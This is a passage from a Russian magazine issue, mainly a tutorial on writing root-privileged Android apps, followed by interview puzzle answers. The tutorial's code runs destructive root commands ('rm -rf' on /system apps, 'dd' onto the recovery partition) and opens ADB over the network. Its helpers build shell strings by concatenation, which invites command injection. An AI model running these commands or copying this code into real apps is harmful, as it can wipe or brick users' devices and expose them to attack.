Безусловно, не стоит питать излишних иллюзий и отказываться от изучения нативных технологий (Objective-C, Swift). Если ты серьезно настроен на разработку под мобильные платформы, то обойтись одними веб-технологиями не удастся. Во всяком случае, сейчас. Но если твоя цель — попрактиковаться и неплохо подзаработать на типовых проектах, то веб-технологии смогут помочь.

На этом у меня все. Удачной мобильной разработки! ⌶

Плюсы PhoneGap

- Процесс создания максимально похож на разработку веб-приложения;
- единый стек технологий (HTML/CSS/JavaScript);
- низкий порог вхождения, быстрые результаты;
- покрытие всех популярных мобильных платформ (iOS, Android, Windows Phone);
- низкая стоимость разработки приложения;
- более дешевое сопровождение;
- возможность использования JS-наработок.

Минусы PhoneGap

- Более низкая производительность по сравнению с нативными приложениями;
- ограничения платформы;
- бедные возможности отладки;

Потестируй сам

- DevExtreme (http://goo.gl/wK9agd) — HTML5-фреймворк для разработки под различные платформы. Сборка приложения выполняется с помощью PhoneGap. Содержит набор виджетов для всех поддерживаемых мобильных ОС. Бесплатен для некоммерческого использования.
- Ionic framework (http://goo.gl/a5VINS) — еще одна обертка над PhoneGap, упрощающая процесс создания гибридных мобильных приложений. Из коробки предоставляет шаблоны (заготовки) для мобильных приложений. Под капотом интегрирован AngularJS, SASS. Фреймворк чрезвычайно популярен, и почти 18 тысяч звезд на GitHub — лишнее тому подтверждение.
- Ionic + Material (http://goo.gl/yYkIZa) — трендовый Material-дизайн для Ionic framework.
- Ratchet (http://goo.gl/4wDkVH) — интересная альтернатива Framework7.

СУПЕРКОДИНГ ДЛЯ СУПЕРПОЛЬЗОВАТЕЛЯ

ПРОГРАММИРУЕМ ДЛЯ РУТОВАННОГО АНДРОИДА: ВСЕ ПРОЩЕ, ЧЕМ КАЖЕТСЯ

Евгений Зобнин,
androidstreet.net



В Android приложения с поддержкой root имеют особый статус. Во-первых, они будут работать только на рутованных смартфонах, то есть у довольно узкого круга пользователей. Во-вторых, возможности root-приложений безграничны. Они могут удалять или устанавливать системные приложения, изменять системные конфиги, прошивать в смартфон кастомные ядра или прошивки, да и вообще без проблем превратят смартфон в кирпич. Думаешь, реализовать все это сложно? Отнюдь!

Написание приложений с поддержкой прав root сильно отличается от традиционного программирования для Android. И не потому, что нам придется задействовать низкоуровневые системные API (хотя это тоже возможно), а потому, что, по сути, мы будем иметь дело с консолью и ее командами. То есть в буквальном смысле нажатия кнопочек на экране будут приводить к исполнению консольных команд. Поэтому первое, что мы должны сделать, — это научиться запускать команды без прав root.

КОМАНДУЕМ

Запуск внешних команд в Android выполняется точно так же, как и в Java, а именно с помощью такой строки:

```
Runtime.getRuntime().exec("команда");
```

Правда, в коде придется обрамить ее try/catch:

```
try {
  Runtime.getRuntime().exec("команда");
} catch (IOException e) {
  throw new RuntimeException(e);
}
```

Метод exec() запускает шелл и команду в нем в отдельном потоке. После завершения команды поток дестроится. Все просто и понятно, но вот толку нам от этого мало — вывода команды мы все равно не видим. Чтобы решить эту проблему, мы должны прочитать стандартный выходной поток, для чего понадобится примерно такая функция:

```
public String runCommand(String cmd) {
  try {
```

```
    // Выполняем команду
    Process process = Runtime.getRuntime().exec(cmd);
    // Читаем вывод
    BufferedReader reader = new BufferedReader(
      new InputStreamReader(process.getInputStream()));
    int read;
    char[] buffer = new char[4096];
    StringBuffer output = new StringBuffer();
    while ((read = reader.read(buffer)) > 0) {
      output.append(buffer, 0, read);
    }
    reader.close();
    // Дожидаемся завершения команды и возвращаем результат
    process.waitFor();
    return output.toString();
  } catch (IOException e) {
    throw new RuntimeException(e);
  } catch (InterruptedException e) {
    throw new RuntimeException(e);
  }
}
```

Теперь у нас есть возможность запускать команды и видеть результат их работы, но что это нам дает? Ну, как вариант — мы можем прочитать инфу о процессоре. Создаем простую формочку с одной кнопкой сверху и TextView ниже нее. Далее в теле метода onCreate пишем такой код:

```
// Наш TextView
final TextView textView = (TextView) findViewById(R.id.textView);
// Кнопка
final Button button = (Button) findViewById(R.id.button);
// При нажатии кнопки
button.setOnClickListener(new View.OnClickListener() {
  public void onClick(View v) {
    // Запускаем команду и размещаем вывод в TextView
    String cpuinfo = runCommand("cat /proc/cpuinfo");
    textView.setText(cpuinfo);
  }
});
```


Все, результат, как говорится, налицо. Вместо команды cat /proc/cpuinfo можно использовать и что-то поэкзотичнее, например uname -a, которая выводит версию ядра Linux, или cat /system/build.prop для просмотра файла системных настроек. Однако так мы далеко не уедем, система не даст нам сделать что-

то серьезнее, чем чтение некоторых файлов или запуск простых команд. Хардкор начнется только при наличии прав суперпользователя.

И ПРИШЕЛ ROOT

Как я уже сказал, функциональность root-приложений построена на том, чтобы запускать команды от имени пользователя root, то есть суперпользователя. В UNIX-системах (а ею Android является на самом низком уровне) эта операция выполняется с помощью команды su. По умолчанию она просто открывает шелл с правами root, но с помощью флага -c правами root можно наделить любую команду. Например, чтобы выполнить команду id, с правами root достаточно такой строки:

```
runCommand("su -c id");
```



Собственный CPU-Z в две строки

Команда id, кстати говоря, возвращает идентификатор текущего пользователя (0 = root), так что сразу можно проверить, как все работает. Однако при таком методе запуска возникают проблемы с парсингом. Если указать дополнительные аргументы (например, `su -c uname -a`), команда просто не отработает. Обойти ограничение можно, передав ее как массив строк. Для удобства немного модифицируем код метода runCommand, заменив в нем первую строку:

```
public String runSuCommand(String cmd) {
  try {
    Process process = Runtime.getRuntime().exec(
      new String[]{"su", "-c", cmd});
    ...
  }
}
```

Все, теперь с его помощью можно запускать хоть несколько команд одновременно, все с правами root:

```
runSuCommand("id; uname -a; cat /proc/cpuinfo");
```

В сущности, это все, и можно переходить к примерам, но есть еще один нюанс: смартфон может быть не рутован. Этот момент необходимо обязательно учитывать и проверять наличие прав root. Наиболее простой и эффективный способ проверки — посмотреть, есть ли бинарник su в системе. Обычно он располагается в каталоге `/system/bin/` или `/system/xbin/` (в большинстве случаев), поэтому просто напишем такую функцию:

```
private boolean checkSu() {
  String[] places = {"/system/bin/", "/system/xbin/"};
  for (String where : places) {
    if (new File(where + "su").exists()) {
      return true;
    }
  }
  return false;
}
```

Объяснять тут особо нечего, есть su — true, нет — false.


И еще один, последний нюанс. Чтобы получить доступ на редактирование (удаление/перемещение) файлов в системном разделе (/system), необходимо перемонтировать его в режиме чтение/запись:

```
runSuCommand("mount -o remount,rw /system");
```

После этого можно спокойно работать с файлами системного раздела, если, конечно, на устройстве не используется блокировка доступа к /system (S-ON). По-хорошему, после окончания работы с файлами рекомендуется снова смонтировать /system с правами «только чтение»:

```
runSuCommand("mount -o remount,ro /system");
```

Однако это, скорее, правило хорошего тона, на работу системы смонтированный на запись раздел /system никак не влияет.



Стандартное окно запроса прав root в CyanogenMod

НЕСКОЛЬКО ПРИМЕРОВ

В маркете полно разнообразных root-приложений с, казалось бы, действительно крутой функ-

циональностью. Это и софт для запуска ADB в сетевом режиме, и приложения для установки recovery и ядер, и софт для перезагрузки напрямую в recovery. Сейчас я покажу, насколько на самом деле сложны эти приложения. Итак, первый тип софта: bloatware cleaner, приложение для очистки Android от системных (неудаляемых) приложений. Реализуется с помощью трех (можно одной) строк:

```
String apk = "/system/app/Email.apk";
runSuCommand("mount -o remount,rw /system");
runSuCommand("rm " + apk);
```

Все! Мы удалили системное приложение Email. Добавь сюда интерфейс с возможностью выбора приложений (на основе списка, сформированного из содержимого /system/app/ и /system/priv-app/), и у тебя есть полноценный bloatware cleaner. Можно прикручивать рекламу и выкладывать в маркет. Только имей в виду, что, начиная с Android 5.0, приложения в каталоге /system/app/ располагаются в собственных подкаталогах, так что придется смотреть, какая версия ОС стоит, и при необходимости использовать уже другой код:

```
String app = "/system/app/Email";
runSuCommand("mount -o remount,rw /system");
runSuCommand("rm -rf " + app);
```

```
shell@A0001:/ $ ls -l /system/app
drwxr-xr-x root     root              2015-09-09 03:04 AntHalService
drwxr-xr-x root     root              2015-09-09 03:04 BasicDreams
drwxr-xr-x root     root              2015-09-09 03:04 Bluetooth
drwxr-xr-x root     root              2015-09-09 03:04 BluetoothExt
drwxr-xr-x root     root              2015-09-09 03:04 Browser
drwxr-xr-x root     root              2015-09-09 03:04 CMFileManager
drwxr-xr-x root     root              2015-09-09 03:04 CMWallpapers
drwxr-xr-x root     root              2015-09-09 03:04 Calculator
drwxr-xr-x root     root              2015-09-09 03:04 Calendar
drwxr-xr-x root     root              2015-09-09 03:04 Camera2
drwxr-xr-x root     root              2015-09-09 03:04 CaptivePortalLogin
drwxr-xr-x root     root              2015-09-09 03:04 CertInstaller
drwxr-xr-x root     root              2015-09-09 03:04 ConfigPanel
drwxr-xr-x root     root              2015-09-09 03:04 DeskClock
drwxr-xr-x root     root              2015-09-09 03:04 Development
drwxr-xr-x root     root              2015-09-09 03:04 DocumentsUI
drwxr-xr-x root     root              2015-09-09 03:04 DownloadProviderUi
drwxr-xr-x root     root              2015-09-09 03:04 Eleven
drwxr-xr-x root     root              2015-09-09 03:04 Email
```

В Android 5.0 каждое приложение располагается в своем собственном подкаталоге

OK, а как насчет приложения для перезагрузки в recovery? В кастомах это штатная функция, доступная в Power Menu, но в стоковых прошивках для этого приходится использовать специальный софт. Все сложно? Отнюдь:

```
runSuCommand("reboot recovery");
```

Да, это всего одна команда. То есть полноценное приложение с кнопкой «Перезагрузиться в recovery» уместится в 15–20 строк. Неплохо, не так ли? Ладно-ладно, возьмем более сложный пример — прошивку кастомной консоли восстановления прямо из Android. Звучит круто? Конечно, но в коде это выглядит так:

```
String recoveryImg = "/sdcard/recovery.img";
String recoveryPtn =
"/dev/block/platform/msm_sdcc.1/by-name/recovery";
runSuCommand("dd if=" + recoveryImg + " of=" + recoveryPtn);
```

Стоит отметить, что это пример для чипов Qualcomm, в устройствах на базе других SoC путь до раздела recovery будет другим. Ну и в целом пример не вполне корректный, по-хорошему надо писать интерфейс выбора образа recovery (здесь это `/sdcard/recovery.img`), а дальше прописывать его в переменную recoveryImg. Но в любом случае исходник полноценного приложения вряд ли будет длиннее тридцати строк.

Кстати, проверить, какой чип используется в девайсе, можно с помощью все того же `/proc/cpuinfo`:

```
String cpuinfo = runCommand("cat /proc/cpuinfo");
if (cpuinfo.contains("Qualcomm")) {
  // Имеем дело с Qualcomm, отлично, продолжаем
} else {
  // Другой SoC
}
```

Идем дальше, на очереди приложения в стиле WiFi ADB (это реальное название). В маркете таких полно, и все они выглядят одинаково: экран с одной кнопкой для включения/выключения режима отладки по сети (ADB over WiFi). Функция очень удобная, а потому приложения пользуются популярностью. Как реализовать то же самое? Как всегда, очень просто:

```
runSuCommand("setprop service.adb.tcp.port 5555; stop adbd; start
adbd");
```

Все, теперь сервер ADB на смартфоне работает в сетевом режиме и к нему можно подключиться с помощью команды «adb connect IP-адрес». Для отключения сетевого режима используем такой код:

```
runSuCommand("setprop service.adb.tcp.port -1; stop adbd; start adbd");
```

Ну и в завершение поговорим о настройщиках ядра. Таких в маркете достаточно много, один из наиболее популярных — TricksterMod. Он позволяет изменять алгоритм энергосбережения ядра, включать/выключать ADB over WiFi, настраивать подсистему виртуальной памяти и многое другое. Почти все эти операции TricksterMod (и другой схожий софт) выполняет, записывая определенные значения в синтетические файлы в каталогах `/proc` и `/sys`.

Реализовать функции TricksterMod не составит труда. К примеру, нам надо написать код, изменяющий алгоритм энергосбережения процессора (governor). Для выполнения этой операции следует записать имя нужного алгоритма в файл `/sys/devices/system/cpu/cpu0/cpufreq/scaling_governor`, однако для начала следует выяснить, какие алгоритмы поддерживает ядро. Они перечислены в другом файле, поэтому мы напишем простую функцию для его чтения:

```
private String[] getGovs() {
  return runCommand("cat /sys/devices/system/cpu/cpu0/cpufreq/scaling_available_governors")
  .split(" ");
}
```

Имея список поддерживаемых алгоритмов, мы можем выбрать один из них, записав в файл scaling_governor. Для удобства будем использовать такую функцию:

```
private boolean changeGov(String gov) {
  runSuCommand("echo " + gov + " > /sys/devices/system/cpu/cpu0/cpufreq/scaling_governor");
  String newgov = runCommand("cat /sys/devices/system/cpu/cpu0/cpufreq/scaling_governor");
  if (newgov == gov) {
    return true;
  }
  return false;
}
```

Обрати внимание, что после записи значения мы вновь читаем файл, чтобы удостовериться, что ядро действительно переключилось на указанный алгоритм. Далее можно создать формочку с кнопочками и менюшками и повесить на них наши функции.

```
shell@A0001:/ $ ls -l /sys/devices/system/cpu/cpu0/cpufreq/
-r--r--r-- root     root           4096 1970-05-07 18:15 affected_cpus
-r--r--r-- root     root           4096 1970-05-07 18:15 cpu_utilization
-r-------- root     root           4096 1970-05-07 18:15 cpuinfo_cur_freq
-r--r--r-- root     root           4096 1970-05-07 18:15 cpuinfo_max_freq
-r--r--r-- root     root           4096 1970-05-07 18:15 cpuinfo_min_freq
-r--r--r-- root     root           4096 1970-05-07 18:15 cpuinfo_transition_latency
-r--r--r-- root     root           4096 1970-05-07 18:15 related_cpus
-r--r--r-- root     root           4096 1970-05-07 18:15 scaling_available_frequencies
-r--r--r-- root     root           4096 1970-05-07 18:15 scaling_available_governors
-r--r--r-- root     root           4096 1970-05-07 18:15 scaling_cur_freq
-r--r--r-- root     root           4096 1970-05-07 18:15 scaling_driver
-rw-rw-r-- system   system         4096 1970-05-07 18:15 scaling_governor
-rw-rw-r-- system   system         4096 1970-05-07 18:15 scaling_max_freq
-rw-rw-r-- system   system         4096 1970-05-07 18:15 scaling_min_freq
-rw-r--r-- root     root           4096 1970-05-07 18:15 scaling_setspeed
drwxr-xr-x root     root                1970-05-07 18:15 stats
```

Есть и множество других файлов для тонкой настройки алгоритма энергосбережения

ВМЕСТО ВЫВОДОВ


С помощью обычных консольных команд и прав root в Android можно сделать очень и очень многое. Это подтверждает огромное количество root-софта в маркете и приведенные мной примеры. Единственная проблема — это отсутствие документации, поэтому способы решения тех или иных проблем придется искать самостоятельно, читая исходники и терроризируя форумчан. Скромный список команд есть в моем wiki. Начать можно оттуда.

Сторонние библиотеки

Приведенный мной способ выполнения команд с правами root отлично работает, но имеет небольшой недостаток. Дело в том, что права суперпользователя будут запрашиваться во время каждого исполнения функции RunSuCommand(), а это значит, что, если юзер не поставит галочку «Больше не спрашивать» в окне запроса прав root, он быстро устанет от таких запросов.

Решить проблему можно один раз, открыв root-шелл, а затем выполняя все нужные команды уже в нем. В большинстве случаев такой метод запуска избыточен, так как обычно нам необходимо выполнить только одну-две команды, которые можно объединить в одну строку. Но он будет полезен при разработке сложных root-приложений вроде комплексных настройщиков ядра и просто комбайнов.

Реализация удобной в использовании обертки для запуска root-шелла доступна как минимум в двух проектах. Первый — это RootTools от Stericson, разработчика инсталлятора BusyBox для Android, второй — libsuperuser от легендарного Chainfire. Достоинство RootTools в том, что это комбайн, кроме шелла включающий в себя огромное количество функций, позволяющих копировать и перемещать файлы, менять права доступа, монтировать файловые системы и многое другое. Libsuperuser, с другой стороны, имеет шикарную документацию.



Александр Лозовский
lozovsky@glc.ru

ЗАДАЧИ

НА СОБЕСЕДОВАНИЯХ

РЕШЕНИЕ ЗАДАЧ ОТ СЕРВИСА МОБИЛЬНОГО ЭКВАЙРИНГА PAY-ME И ПРОСЛАВЛЕНИЕ ПОБЕДИТЕЛЕЙ

Товарищи из сервиса мобильного эквайринга Pay-Me определились с победителями задач, опубликованных в прошлом номере. Да мы и не сомневались — наши читатели порвут какие хочешь задачи! Правильные ответы мы тоже сегодня опубликуем.

ЗАДАЧА 1

Два робота десантируются на бесконечно длинную линию (ось) в произвольных ее точках, после посадки роботы смотрят в одну и ту же сторону относительно оси. Роботам неизвестно расположение относительно друг друга. После приземления они сбрасывают свои парашюты на месте посадки. В оба робота перед посадкой заложена одна и та же программа, которая может состоять из нескольких команд:

- step_left (шаг влево)
- step_right (шаг вправо)
- goto N (переход на строку программы с номером N)
- goto_p N (переход на строку программы с номером N при условии наличия парашюта в месте нахождения робота. Парашют может быть как свой, так и другого робота)

Выполнение любой команды занимает один условный такт, равный одной секунде. Нужно составить программу, которая гарантированно позволит роботам встретиться на бесконечной оси.

Решение

1. step_left
2. goto_p 4
3. goto 1
4. step_left
5. goto 4

ЗАДАЧА 2

В барабан шестизарядного револьвера зарядили две пули подряд. Перекрутили барабан, навели на вас и нажали на курок. Выстрела не произошло. Теперь вам предлагают выбор: либо стреляющий сразу нажмет на курок еще раз, либо сначала опять перекрутит барабан. Что вы выберете, если хотите жить?

Решение

Правильный ответ «нажать повторно», так как вероятность выстрела при повторном нажатии — 1/4, при вращении — 2/6.

ЗАДАЧА 3

Амеба в воде размножается со скоростью одна амеба в минуту. Если поместить амебу в трехлитровый баллон, то он заполнится за час. Через какое время баллон заполнится, если поместить туда две амебы?

Решение
59 минут. Если мы в начале кинули одну амебу, то через минуту их уже будет две. А если поместили сразу две амебы, то ровно на одну минуту меньше потребуется для заполнения банки.

ТРОЙКА ПОБЕДИТЕЛЕЙ




Первое место
